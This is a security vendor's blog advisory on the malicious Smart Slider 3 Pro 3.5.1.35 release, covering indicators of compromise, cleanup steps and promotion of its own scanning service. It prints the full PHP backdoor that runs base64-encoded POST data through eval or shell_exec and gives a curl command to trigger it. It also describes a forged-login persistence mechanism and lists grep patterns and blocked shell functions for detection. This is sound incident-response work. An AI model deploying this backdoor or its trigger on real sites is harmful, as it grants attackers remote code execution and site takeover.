Smart Slider 3 Pro 3.5.1.35 Was a Malicious Release: Supply Chain Compromise

Last week we wrote about CVE-2026-3098, an arbitrary file read vulnerability in Smart Slider 3 affecting 800,000 WordPress sites. The fix was to update to version 3.5.1.34.
This week is worse. Much worse.
Smart Slider 3 Pro version 3.5.1.35 was a malicious release. Not a vulnerability, not a coding mistake, not a missed capability check. An unauthorized party pushed a backdoored build through Nextend’s own update infrastructure, and anyone who clicked “update plugin” between the release of 3.5.1.35 and its detection received working remote code execution as the web server user.
This is a supply-chain attack. The kind every security team has nightmares about, where the official update channel itself becomes the malware delivery system. Nextend has acknowledged the breach in security advisories for both WordPress and Joomla, pulled 3.5.1.35 from distribution, audited their infrastructure, and shipped a clean 3.5.1.36 as the safe replacement.
If your site updated to Smart Slider 3 Pro 3.5.1.35 at any point, treat it as compromised until proven otherwise.
TL;DR
- Smart Slider 3 Pro 3.5.1.35 was a malicious release pushed via Nextend’s official update channel
- Affects both WordPress and Joomla editions of Smart Slider 3 Pro (Nextend published separate advisories for each)
- Payload is a remote code execution backdoor: a
_chkquery parameter triggers shell or PHP execution from POST data - Versions 3.5.1.34 and earlier are not affected. The safe replacement is 3.5.1.36
- Indicators of compromise: hidden admin users starting with
wpsvc_, files namedcf_check.phpin/cacheand/media, the strings_wpc_ak,eval(base64_decode, orwpjs1.comin any PHP file - Nextend’s official cleanup script removes the known indicators
If your site ran 3.5.1.35, assume compromise.
A working remote code execution backdoor was active on every site that installed this release. Updating to 3.5.1.36 closes the door but does not remove anything the attacker placed before you closed it. You must run the indicator-of-compromise checks below and use Nextend's cleanup script.
What Actually Happened to Smart Slider 3 Pro 3.5.1.35?
In Nextend’s own words from the official advisory:
A security breach occurred affecting the update infrastructure responsible for distributing Smart Slider 3 updates. Unauthorized parties published a malicious version 3.5.1.35, which may have been installed on some websites before the issue was detected.
This is the part that matters: the attacker did not exploit a bug in the plugin. They got into the update infrastructure itself. For the time window 3.5.1.35 was live, Nextend’s own update servers were serving a backdoored build to anyone who clicked update. Every defense that assumes the official update channel is trustworthy was bypassed by definition. Auto-updates pulled it. WordPress.org and the Joomla extension manager pulled it. Plugin update notifications recommended it. Anything checking signatures from Nextend would have validated it.
Nextend has since pulled 3.5.1.35 from distribution, audited their infrastructure, and shipped a clean 3.5.1.36 as the safe replacement. They have not yet published a post-incident report on how the attacker got in, how long they had access, or whether other releases were touched.
Until that report exists, treat every site that ran 3.5.1.35 at any point as compromised.
How to Check Your Sites for Smart Slider 3 Pro 3.5.1.35 with mySites.guru
When a supply-chain incident drops, the first question every agency asks is: “Which of my sites pulled the bad version?” If you manage 50 or 200 client sites, logging into each one and checking the plugin version is not viable. By the time you get through the list, the attacker has had hours of free access.
mySites.guru’s twice-daily extension snapshot records the exact version of every installed plugin and Joomla extension across every connected site. The extension search page lets you filter by version number in seconds:
If you are already a mySites.guru subscriber, the Smart Slider 3 extension search page lists every installed version across all your connected sites, grouped by version number. Filter for 3.5.1.35 and you will see exactly which sites are exposed.
View all your Smart Slider 3 installations
Open Smart Slider 3 Extension Search
Lists every installed version across all your connected sites. Filter by 3.5.1.35 to find any compromised installations, or 3.5.1.34 to find sites that need to move forward to the clean 3.5.1.36.
Combined with the mass plugin updater, you can push 3.5.1.36 across every affected site in one batch. A supply-chain incident becomes a five-minute triage instead of a stressful afternoon.
If you do not have a mySites.guru account yet, start a free trial and connect your sites. The plugin index builds automatically on the first snapshot.
What Does the Smart Slider 3 Pro 3.5.1.35 Backdoor Actually Do?
The malicious payload is small and clever. Here is the relevant code, formatted for readability:
add_action('init', function () { $k = get_option('_wpc_ak', ''); if ($k && isset($_GET['_chk']) && $_GET['_chk'] === $k) { while (@ob_end_clean()) {} @error_reporting(0); header('Content-Type:text/plain'); $m = isset($_GET['m']) ? $_GET['m'] : 'sh'; $d = base64_decode(isset($_POST['d']) ? $_POST['d'] : ''); if (!$d) { echo 'OK'; die(); } if ($m === 'php') { ob_start(); try { eval($d); } catch (\Throwable $e) { echo $e->getMessage(); } echo ob_get_clean(); die(); } $out = @shell_exec($d . ' 2>&1'); echo $out !== null ? $out : 'NOSHELL'; die(); }}, 0);Walk through what it does, line by line:
add_action('init', ..., 0)- registers the backdoor on every page load at the highest priority. Every request to the site, including the public homepage, runs this code before anything else.$k = get_option('_wpc_ak', '')- reads a secret value from the WordPress options table, stored under the key_wpc_ak. The malicious installer planted this secret during plugin activation. Joomla’s equivalent uses a parameter or table row.isset($_GET['_chk']) && $_GET['_chk'] === $k- checks if the current request includes a_chkquery parameter that matches the planted secret. This is the authentication: if you know the secret, you are in.while (@ob_end_clean()) {}and@error_reporting(0)- clear all output buffers and silence errors so nothing leaks into the response that would tip off log monitoring.$m = isset($_GET['m']) ? $_GET['m'] : 'sh'- reads a mode parameter.shruns shell commands,phpevaluates PHP code.$d = base64_decode($_POST['d'])- reads the payload from POST data, base64-decoded. Base64 keeps the payload out of plaintext intrusion detection signatures.shell_exec($d . ' 2>&1')oreval($d)- executes the decoded payload. Shell mode runs OS commands as the web server user. PHP mode runs arbitrary PHP code, which is even more powerful because it does not require shell access to be enabled.
The backdoor is triggered with a single HTTP request from anywhere on the internet:
curl -X POST "https://victim.example.com/?_chk=SECRET&m=sh" \ --data "d=$(echo 'id; uname -a' | base64)"The attacker’s challenge is knowing the secret. Either they know it because they planted it (the compromised installer wrote it during plugin activation), or they have a separate channel to retrieve it from infected sites. Both paths exist in this incident: Nextend’s advisory describes additional persistence files in /cache and /media that likely include exfiltration code to phone home with the secret and the site URL.
Why This Is Worse Than a Normal Vulnerability
A normal plugin vulnerability is a coding mistake that an attacker can exploit if they find it. A supply-chain compromise is the attacker shipping their own code through the legitimate update channel. Every site that updates is willingly installing the backdoor.
With CVE-2026-3098 last week, an attacker needed a subscriber account and knowledge of the export AJAX endpoint. With 3.5.1.35, an attacker needs nothing except for the site to have clicked “update”. The plugin runs with full PHP privileges, so the backdoor inherits all of that.
This also means the usual mental model breaks. Your firewall rules, your nonce checks, your role-based permissions, none of them apply, because the malicious code is running inside your trusted plugin code path. It is the plugin.
Indicators of Compromise: How to Tell If Your Site Was Infected
If your Smart Slider 3 Pro version was at any point 3.5.1.35, run all of these checks before assuming you are clean.
1. Hidden Admin Accounts
Nextend’s advisory describes the malicious installer creating administrator accounts with usernames starting with wpsvc_ and an email address of kiziltxt2@gmail.com. On Joomla, the same pattern applies.
WordPress check via WP-CLI:
wp user list --role=administrator --fields=user_login,user_emailLook for any account starting with wpsvc_ or with the kiziltxt2@gmail.com email. SQL alternative:
SELECT user_login, user_email, user_registeredFROM wp_usersWHERE user_login LIKE 'wpsvc_%' OR user_email LIKE '%kiziltxt2@gmail.com%';Joomla equivalent:
SELECT username, email, registerDateFROM jos_usersWHERE username LIKE 'wpsvc_%' OR email LIKE '%kiziltxt2@gmail.com%';Replace jos_ with your actual table prefix.
How mySites.guru helps: universal user management lists every user account across every connected site in one view. Sort by registration date or filter by username pattern to spot wpsvc_* accounts across hundreds of sites at once, instead of logging into each one.
2. Backdoor Files in Cache and Media Directories
The advisory specifies cf_check.php files placed in /cache and /media (Joomla) and equivalent locations on WordPress (wp-content/cache, wp-content/uploads, wp-content/mu-plugins). Find them:
find . -name 'cf_check.php' -type ffind wp-content/mu-plugins -type f -name '*.php' -newer /tmp/reference-timestampAny unexpected PHP files in cache, media, or upload directories should be considered hostile until proven otherwise. Legitimate files in those directories are extremely rare.
How mySites.guru helps: the hidden files report flags exactly this kind of orphan PHP file living outside the normal core/plugin paths. The suspect content scanner catches cf_check.php and similar known backdoor filenames automatically across every connected site.
3. Backdoor Strings in PHP Files
Grep for the literal strings the malicious payload uses:
grep -rEn '_wpc_ak|wpjs1\.com|kiziltxt2@gmail\.com' \ --include='*.php' .grep -rEn 'eval\s*\(\s*base64_decode' --include='*.php' .The first command catches the option key, the exfiltration domain, and the attacker email. The second catches the most common PHP backdoor pattern, which appears in the malicious code samples Nextend shared.
How mySites.guru helps: the suspect content scanner runs the same pattern matching across every connected site, then AI-powered malware analysis explains exactly what each suspicious snippet does so you can triage real threats from false positives without reading every flagged file by hand.
4. Recently Modified PHP Files
Any PHP file modified between the release of 3.5.1.35 and your update to 3.5.1.36 should be reviewed. If you do not know that window, check anything modified in the last fourteen days:
find . -name '*.php' -mtime -14 -type fCross-reference this list against your normal deployment activity.
How mySites.guru helps: real-time file change alerts tell you the moment a PHP file changes outside a normal update window, with email notifications. Instead of running find -mtime after the fact, you would have known the same day the backdoor was planted.
5. Theme File Modifications
Nextend mentions infected theme files as part of the persistence mechanism. The mySites.guru file change monitor catches this automatically by comparing every PHP file’s hash against the previous snapshot. If a theme file changed without a corresponding template update, you have an answer.
6. The _wpc_ak Database Option
The most direct indicator: if the _wpc_ak option exists in your wp_options table, the backdoor planted its key.
SELECT * FROM wp_options WHERE option_name = '_wpc_ak';Joomla equivalent depends on where the malicious code stored its key. Check the #__extensions params, #__assets, and any plugin-specific tables for entries with names starting with _wpc_.
How mySites.guru helps: the deep security audit walks the database looking for unexpected options, modified core files, and tampered configuration. For Joomla sites specifically, the database security check verifies privileges and looks for rows planted by malicious code.
mySites.guru Is Already Finding the Smart Slider 3 Backdoor on Live Client Sites
We are already seeing this backdoor on real connected sites. The screenshot below is from a client site that was running 3.5.1.35 when its scheduled audit ran overnight. The suspect content scanner caught it and flagged the file three hours ago:

One file. Sixteen lines of PHP. Six separate suspect content matches, each tied to the exact line number with a label that explains why it is hostile. The scanner catches the indicators we covered above (_wpc_ak, eval(base64_decode, shell_exec), but it also flags three things Nextend’s advisory does not mention at all:
- A
pre_user_queryfilter on line 12 that hides any user whose ID matches the_wpc_uidoption. The attacker’s hidden admin account never shows up inUsers > All Users. If you only check the WordPress user list in wp-admin, you see nothing wrong. - A
magic_loginendpoint on line 13 that accepts a_wploginquery parameter, validates it with an HMAC-SHA256 of the stringmagic_loginkeyed byAUTH_KEY.SECURE_AUTH_KEY, then forges an auth cookie for the user ID stored in_wpc_uidand redirects through a base64-decoded URL. The attacker can log in as the hidden admin from any browser, without ever sending a password. - A
magic_login_v2variant on line 14 that does the same thing but skips the option lookup. It runs a SQL query for any existing administrator account whose username starts withwpsvc_, falls back to a generic%administrator%match if that fails, and logs in as the first match. This is the attacker’s backup channel in case the_wpc_uidoption gets deleted.
So the payload is not just a remote shell. It is a full persistence kit. If your cleanup only removes the _chk shell handler that the Nextend advisory describes, the attacker still has two working login paths and an invisible admin account waiting for them.
How to Run the Scan and Fix Across All Your Sites
The suspect content scanner runs as part of every mySites.guru audit. For a single site, open the site in the dashboard and check the Suspect Content section of its audit report. For your whole portfolio, every scheduled audit runs the same scan automatically and any flagged file shows up in the global activity feed.
Every match in the screenshot has its own action buttons. The red flag marks the file as confirmed hostile and queues it for cleanup. The green flag marks it as a false positive so the scanner stops alerting on it for that site. The purple AI button sends the snippet to the AI-powered malware analysis, which writes a plain-English explanation of what the code does. The trash icon deletes the file from the server. The edit icon opens the file inline so you can strip the malicious lines out of a file that also contains legitimate code.
For the 3.5.1.35 case, object-cache-helper.php is not a real WordPress core or plugin file. The whole file is malicious. The right action is delete. That cuts off every backdoor in one click. Then update Smart Slider 3 Pro to 3.5.1.36, run the indicator-of-compromise checks above, and look at whatever else the same audit run flagged - the attacker may have dropped more than one file.
If you manage 50 or 200 client sites, the next scheduled audit answers the question “did any of mine get hit by 3.5.1.35” without you logging into anything.
Cleanup: How to Recover an Infected Smart Slider 3 Pro Site
Nextend has published an official cleanup zip that removes the known indicators of compromise. Their cleanup performs the steps below automatically. If you prefer to do it manually, or want to verify the cleanup ran correctly, here is the order.
1. Take a Forensic Backup First
Before deleting anything, take a full backup of the file system and database. If the site is later determined to have been compromised in a way the cleanup script does not address, you need the original artifacts to investigate. mySites.guru’s one-click backup handles this in seconds.
2. Update to 3.5.1.36 Immediately
Through the WordPress plugin updater or Joomla’s extension manager. Verify the version after update.
3. Run the Nextend Cleanup Script
Download cleanup.zip from nextendweb.com/public/cleanup.zip, upload it to the site, and follow the instructions in the official advisory. The script removes hidden admin accounts, deletes the known backdoor files, and cleans modifications to theme files.
For one or two affected sites, this is a quick job. For 50 or 200, the prospect of SFTPing into each one, uploading the zip, running it, and verifying it ran cleanly is what makes this kind of incident eat a whole day.
Push the Nextend cleanup zip to every affected site in one batch
mySites.guru's mass package install tool was built for pushing plugin installs across hundreds of sites at once. Same workflow works for the Nextend cleanup zip: upload it once, pick every site running Smart Slider 3, and deploy. No SFTP, no per-site admin login, no copy-pasting credentials. A 200-site cleanup turns into a couple of clicks.
4. Delete the _wpc_ak Option
After the cleanup script runs, verify the option is gone:
DELETE FROM wp_options WHERE option_name = '_wpc_ak';5. Reset All Credentials
Treat the site as having had its file system fully read by an attacker. That means:
- New WordPress admin passwords for every account
- New
wp-config.phpauthentication keys and salts (generator) - New database password
- New hosting control panel password
- New FTP/SSH passwords if used
- New API keys for any service whose credentials might be in
wp-config.php,.env, or similar files
6. Audit User Accounts Across the Board
Use mySites.guru’s universal user management to review accounts across all your sites in one place. Hidden accounts may exist with names that do not match the wpsvc_ pattern if a more sophisticated attacker piggybacked on the same backdoor.
7. Run a Full Security Scan
Use the mySites.guru suspect content scanner to look for additional backdoors, modified core files, and any PHP files in unexpected locations. Pair it with AI-powered malware analysis for files the rule-based scanner flags as suspicious.
8. Enable File Change Monitoring Going Forward
Real-time file change alerts catch any future modifications to PHP files outside normal deployment activity. If a backdoor returns, you find out within hours instead of after the next breach is announced.
9. Review Server Access Logs
Look for POST requests to your site root containing a _chk query parameter. Any such requests indicate the backdoor was used, and you need to investigate what was done with that access. Common patterns:
POST /?_chk=...&m=sh HTTP/1.1POST /?_chk=...&m=php HTTP/1.1If the requests succeeded with 200 responses and your site logs showed activity from unfamiliar IPs, escalate the investigation.
Is the Joomla Version of Smart Slider 3 Pro Also Compromised?
Yes. Nextend published a separate Joomla security advisory covering the same incident. The Joomla edition of Smart Slider 3 Pro 3.5.1.35 received the same compromised release through the same channel.
The malicious behaviors described in the Joomla advisory are the same family as the WordPress version:
- Hidden Joomla administrator accounts with usernames starting with
wpsvc_ - Backdoor files in
/cache/cf_check.php,/media/cf_check.php, and possibly in/tmpand/images - The same
eval(base64_decode(...))PHP execution pattern - Exfiltration to
wpjs1.com
If you manage Joomla sites with Smart Slider 3 Pro installed, treat this with identical urgency. Update to 3.5.1.36, run the same indicator checks (adapted for Joomla paths), and use Nextend’s cleanup script.
This is also the second time we have flagged the same Joomla codebase in two weeks. Last week’s CVE-2026-3098 post confirmed that the WordPress and Joomla editions share identical vulnerable files. This week confirms that they share identical compromised distribution. If you are running Smart Slider 3 Pro on Joomla, you are exposed to every WordPress incident this plugin has, and probably will continue to be.
What This Incident Tells Us About Plugin Supply Chains
Supply-chain attacks on commercial CMS plugins are rare in public disclosure but probably more common than the published incidents suggest. This is the kind of compromise where the vendor often discovers it months later, and only the victims who notice unusual activity ever get told.
The defenses that matter:
- Version pinning at the agency level. If you manage many sites, do not auto-update commercial plugins on the day of release. Wait 48-72 hours. Most malicious releases are detected and pulled in that window. mySites.guru’s scheduled updates lets you stage update windows so client sites do not all jump on day-zero releases.
- Inventory before incident. When the next compromised release happens, you need to know which sites have which versions in seconds, not hours. That is what an extension snapshot is for. Manual checking is not viable when you manage 50+ sites.
- File change monitoring. Plugin updates do legitimate file changes. A backdoor planted by a plugin update looks the same as the plugin update itself. But after the update settles, any further changes to PHP files in
/cache,/uploads, or/mu-pluginsare anomalous, and a file change monitor catches them. - Separation between dev, staging, and production. Push commercial plugin updates to staging first. Run them for 24 hours. If the plugin starts making outbound connections to unfamiliar domains or writing files to cache directories, you catch it before production sees a single request.
- Treat plugin code as hostile. Run PHP with
disable_functions = exec,shell_exec,passthru,system,popenwhere the plugins you use do not need them. This particular backdoor’s shell mode would have failed silently with no shell access. The PHP eval mode would still have worked, but you cut off half the attack surface for a one-line config change.
Smart Slider 3 Pro 3.5.1.35 Compromise Timeline
| Date | Event |
|---|---|
| March 24, 2026 | Smart Slider 3.5.1.34 released, patching CVE-2026-3098 |
| Late March 2026 | Smart Slider 3 Pro 3.5.1.35 released through Nextend’s compromised update infrastructure |
| Early April 2026 | Nextend detected the compromise, pulled 3.5.1.35 from distribution, and audited their systems |
| April 2026 | Smart Slider 3 Pro 3.5.1.36 released as the safe replacement |
| April 8, 2026 | WordPress and Joomla security advisories published |
Want Someone to Handle This for You?
If you’d rather not work through the cleanup steps yourself, visit fix.mysites.guru and submit a request. For a one-time set fee, the site gets patched, audited for backdoors, locked down, and handed back secure. Non-subscribers get a free month of mySites.guru included.
Further Reading
- Nextend WordPress Security Advisory: Smart Slider 3 Pro 3.5.1.35 Compromise - the official WordPress advisory
- Nextend Joomla Security Advisory: Smart Slider 3 Pro 3.5.1.35 Compromise - the official Joomla advisory
- Nextend cleanup script - automated removal of known indicators of compromise
- Last week’s CVE-2026-3098 post - the file read vulnerability that prompted the 3.5.1.34 update
- WordPress secret key generator - regenerate authentication keys after credential reset
For a broader look at managing CMS security across many sites, see our agency security guide.